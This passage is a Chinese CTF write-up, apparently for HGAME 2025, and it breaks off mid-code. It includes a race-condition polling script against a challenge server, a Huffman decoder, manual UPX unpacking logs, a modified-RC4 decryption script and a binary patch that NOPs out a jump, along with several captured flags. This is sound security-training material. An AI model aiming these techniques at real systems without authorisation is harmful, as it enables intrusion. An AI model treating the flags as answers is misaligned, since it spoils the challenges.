
```python
import requests

url = 'http://node1.hgame.vidar.club:31384/app/read'

while True:
    if "Latest message:" in requests.get(url).text:
        print(requests.get(url).text)

```

```
waf!!
waf!!
waf!!
waf!!
Latest message: hgame{yoU-fIND-ThE_KeY_T0_RRr4CE_oUuUuT22085cc}

Latest message:
waf!!
```

REVERSE

Compress dot new

deepseek分析的好啊（。


1. **字节频率统计 (`bf` 函数)**
   - 将输入转换为字节数组 (ASCII值列表)
   - 统计每个字节 (0-255) 的出现频率
   - 输出结构示例: `[{s:65,w:3}, {s:66,w:5}]` 表示字节65出现3次，66出现5次
2. **霍夫曼树构建 (`h` 函数)**
   - 使用优先队列合并节点：始终合并频率最小的两个节点
   - 生成树结构示例:

```json
{
  "a": { "s": 65 },
  "b": {
    "a": { "s": 66 },
    "b": { "s": 67 }
  }
}
```

3. **编码表生成 (`gc` 函数)**
   - 递归遍历霍夫曼树，左路径记0，右路径记1
   - 生成编码表示例: `[{s:65,cs:"00"}, {s:66,cs:"01"}, {s:67,cs:"1"}]`
4. **数据压缩流程 (`compress` 函数)**


```python
# 完整压缩流程示例
输入二进制 -> 统计频率 -> 构建霍夫曼树 -> 生成编码表 -> 编码数据
```

5. **输出格式**
   - 第一部分：霍夫曼树的JSON序列化结构
   - 第二部分：压缩后的二进制字符串 (用换行符分隔)
   - 示例输出:

```
{"a":{"s":65},"b":{"a":{"s":66},"b":{"s":67}}}
0001011
```

exp:


```python
import json

class HuffmanNode:
    def __init__(self, left=None, right=None, value=None):
        self.left = left     # 0 分支
        self.right = right   # 1 分支
        self.value = value   # 叶子节点存储的 ASCII 值

def build_tree(json_node):
    """递归构建霍夫曼树"""
    if 's' in json_node:  # 叶子节点
        return HuffmanNode(value=json_node['s'])
    else:                 # 内部节点
        return HuffmanNode(
            left=build_tree(json_node['a']),
            right=build_tree(json_node['b'])
        )

def decode_huffman(root, bitstr):
    """根据霍夫曼树解码二进制字符串"""
    decoded = bytearray()
    current = root

    for bit in bitstr:
        current = current.left if bit == '0' else current.right
        if current.value is not None:
            decoded.append(current.value)
            current = root  # 重置到根节点
    return bytes(decoded)

# 读取加密文件
with open('enc.txt', 'r') as f:
    tree_json, binary_str = f.read().split('\n', 1)

# 构建霍夫曼树
tree_data = json.loads(tree_json)
huffman_tree = build_tree(tree_data)

# 解码二进制数据
original_bytes = decode_huffman(huffman_tree, binary_str.strip())

# 写入原始文件
with open('flag.txt', 'wb') as f:
    f.write(original_bytes)

print("[+] 解压完成，flag.txt 已生成")
```



```
hgame{Nu-Shell-scr1pts-ar3-1nt3r3st1ng-t0-wr1te-&-use!}
Lorem ipsum dolor sit amet, consectetur adipiscing elit.
Nulla nec ligula neque. Etiam et viverra nunc, vel bibendum risus. Donec.
```

Turtle


UPX壳，工具脱不了，OEP大法手脱：



```
49332 - Turtle.exe - D:\Downloads\hgame2025\week1\Turtle.exe

kernel32.dll (23) FThunk: 000091F4
msvcrt.dll (30) FThunk: 000092B4
? (5) FThunk: 0000EEEC
kernel32.dll (3) FThunk: 0001503C

OEP   00000000004014E0
VA    00000000004091F4
Size  0000BE60

IAT Search Adv: Possible IAT first 00000000004091F4 last 000000000041504C entry.
IAT Search Adv: IAT VA 00000000004091F4 RVA 00000000000091F4 Size 0xBE60 (48736)
IAT Search Nor: IAT VA 00000000004091EC RVA 00000000000091EC Size 0x01B8 (440)
IAT parsing finished, found 56 valid APIs, missed 5 APIs
DIRECT IMPORTS - Found 0 possible direct imports with 0 unique APIs!
Dump success D:\Downloads\hgame2025\week1\Turtle_dump.exe

Imports: 61    Invalid: 5    Imagebase: 000000000040000( Turtle.exe
```

```
00000000004014E0   48:83EC 28             sub rsp,28
00000000004014E4   48:8B05 B53F0000       mov rax,qword ptr ds:[4054A0]   00000000004054A0:L"..@"
00000000004014EB   C700 00000000          mov dword ptr ds:[rax],0
```


IDA反编译：



```
  v5[36] = 126;
  v5[37] = -48;
  v5[38] = -86;
  v5[39] = 10;
  v15 = 6;
  v14 = 7;
  v13 = 40;
  sub_403068(aPlzInputTheKey);
  sub_403058("%s", v9);
  sub_403048((__int64)v10, (__int64)v9);
  v12 = 7;
  sub_401550((__int64)v11, v15, (__int64)v4);
  sub_40163E((__int64)v9, v12, (__int64)v4);
  if ( (unsigned int)sub_403078((__int64)v9, (__int64)v7, v14) )
  {
    sub_403060((__int64)aKeyIsWrong);
  }
  else
  {
    sub_403068(aPlzInputTheFla);
    sub_403058("%s", v6);
    *(_DWORD *)&v11[7] = 40;
    sub_401550((__int64)v10, v12, (__int64)v4);
    sub_40175A((__int64)v6, *(unsigned int *)&v11[7], (__int64)v4);
    if ( (unsigned int)sub_403078((__int64)v6, (__int64)v5, v13) )
      sub_403060((__int64)aWrongPlzTryAga);
    else
      sub_403060((__int64)aCongratulate);
  }
  return 0;
}
```

```
00000CFC main:83 (401AFC)
```

sub_401550是RC4初始化，sub_40163E是标准RC4，这里解RC4可以拿到key：



Passphrase yekyek UTF8
Input format Hex
Output format Latin1

```
cd 8f 25 3d e1 51 4a
```


```
ecg4ab6
```

然后sub_40175A是个魔改RC4，把最后的xor改为了sub，写个代码还原：

```python
def rc4_decrypt(ciphertext, key):
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]

    i = j = 0
    plaintext = []
    for byte in ciphertext:
        i = (i + 1) % 256
```

```python
            j = (j + S[i]) % 256
            S[i], S[j] = S[j], S[i]
            k = S[(S[i] + S[j]) % 256]
            plaintext.append((byte + k) % 256)

        return bytes(plaintext)

if __name__ == "__main__":
    encrypted_data = 
bytes.fromhex("F8D562CF43BABE23154A51102710B1CFC409FEE39F4987EA59BE073BA911C1BCF
D4B57C47ED0AA0A")
    secret_key = b"ecg4ab6"

    decrypted = rc4_decrypt(encrypted_data, secret_key)
    print(f"Decrypted Flag: {decrypted.decode()}")
```


得到的flag有点问题，手动修正下：




```
❯ D:\Downloads\hgame2025\week1\Turtle.exe
plz input the key: ecg4ab6
plz input the flag: hgame{U0u'r3_re4l1y_g3t_0Qt_of_th3_upX!}
wrong, plz try again
❯ D:\Downloads\hgame2025\week1\Turtle.exe
plz input the key: ecg4ab6
plz input the flag: hgame{Y0u'r3_re4l1y_g3t_0Ut_of_th3_upX!}
Congratulate!
```

Delta Erro0000ors

main()的反编译和汇编对不上，审了一下汇编发现有一个跳转，会导致无论输入什么都直接跳转到Great那个地方：




```
.text:0000000140001335 45 33 C9              xor     r9d, r9d          ; lpArguments
.text:0000000140001338 45 33 C0              xor     r8d, r8d          ; nNumberOfArguments
.text:000000014000133B BA 01 00 00 00        mov     edx, 1            ; dwExceptionFlags
.text:0000000140001340 FF 15 CA 1C 00 00     call    cs:RaiseException
.text:0000000140001340
.text:0000000140001346
.text:0000000140001346                       loc_140001346:            ; CODE XREF: main+1DE↑j
.text:0000000140001346 E9 49 01 00 00        jmp     loc_140001494
.text:0000000140001346                       ;   } // starts at 1400012C0
.text:0000000140001346
.text:000000014000134B                       ; ---------------------------------------------------------------------------
.text:000000014000134B
.text:000000014000134B                       loc_14000134B:            ; DATA XREF: .rdata:0000000140003A2C↓o
.text:000000014000134B                       ;   __except(1) // owned by 1400012C0
.text:000000014000134B 48 8D 0D 7E 1F 00 00  lea     rcx, aSevenEatsTheHa  ; "Seven eats the hash and causes the prog"...
.text:0000000140001352 FF 15 60 1E 00 00     call    cs:puts
.text:0000000140001352
.text:0000000140001358 48 8D 0D D1 1F 00 00  lea     rcx, aSevenWantsToMa  ; "Seven wants to make up for the mistake,"...
.text:000000014000135F FF 15 53 1E 00 00     call    cs:puts
.text:000000014000135F
.text:0000000140001365 48 8D 0D 1C 20 00 00  lea     rcx, aInputYourMd5    ; "input your MD5:"
```




```
loc_140001494:                                  ; CODE XREF: main+11
                                                ; main+129↑j
                                                ; main:loc_140001346
                                                ; main+31C↑j
00          lea     rcx, aGreat                 ; "Great"
            call    cs:puts

00          mov     rcx, cs:qword_140005190
            call    cs:qword_1400051A0

00          mov     rcx, cs:hLibModule          ; hLibModule
            call    cs:FreeLibrary

            xor     eax, eax
00 00       lea     r11, [rsp+158h+var_8]
            mov     rbx, [r11+10h]
            mov     rsi, [r11+18h]
            mov     rsp, r11
            pop     rdi
            retn
            ; } // starts at 140001140
```

把这个`jmp        loc_140001494`NOP掉，就可以反编译出主函数的逻辑了：




```
.text:0000000140001346
.text:0000000140001346
.text:0000000140001346                      loc_140001346:                          ; CODE XREF: main+1DE↑j
.text:0000000140001346 90                   nop                                     ; Keypatch modified this from:
.text:0000000140001346                                                              ;   jmp loc_140001494
.text:0000000140001346                                                              ; Keypatch padded NOP to next boundary: 5
.text:0000000140001347 90                   nop
.text:0000000140001348 90                   nop
.text:0000000140001349 90                   nop
.text:000000014000134A 90                   nop
.text:000000014000134A                      ;   } // starts at 1400012C0
.text:000000014000134A
.text:000000014000134B
```



```
    sub_140001020("%s");
  }
  else
  {
    puts("ApplyDelta Error");
    LastError = GetLastError();
    RaiseException(LastError, 1u, 0, 0i64);
  }
  puts("Seven eats the hash and causes the program to appear to have some kind of error.");
  puts("Seven wants to make up for the mistake, so she's giving you a chance to patch the hash.");
  sub_140001020("input your MD5:");
  sub_140001080("%32s");
  v5 = Buffer;
  v6 = (char *)&unk_1400050B4;
  v7 = 16i64;
  do
  {
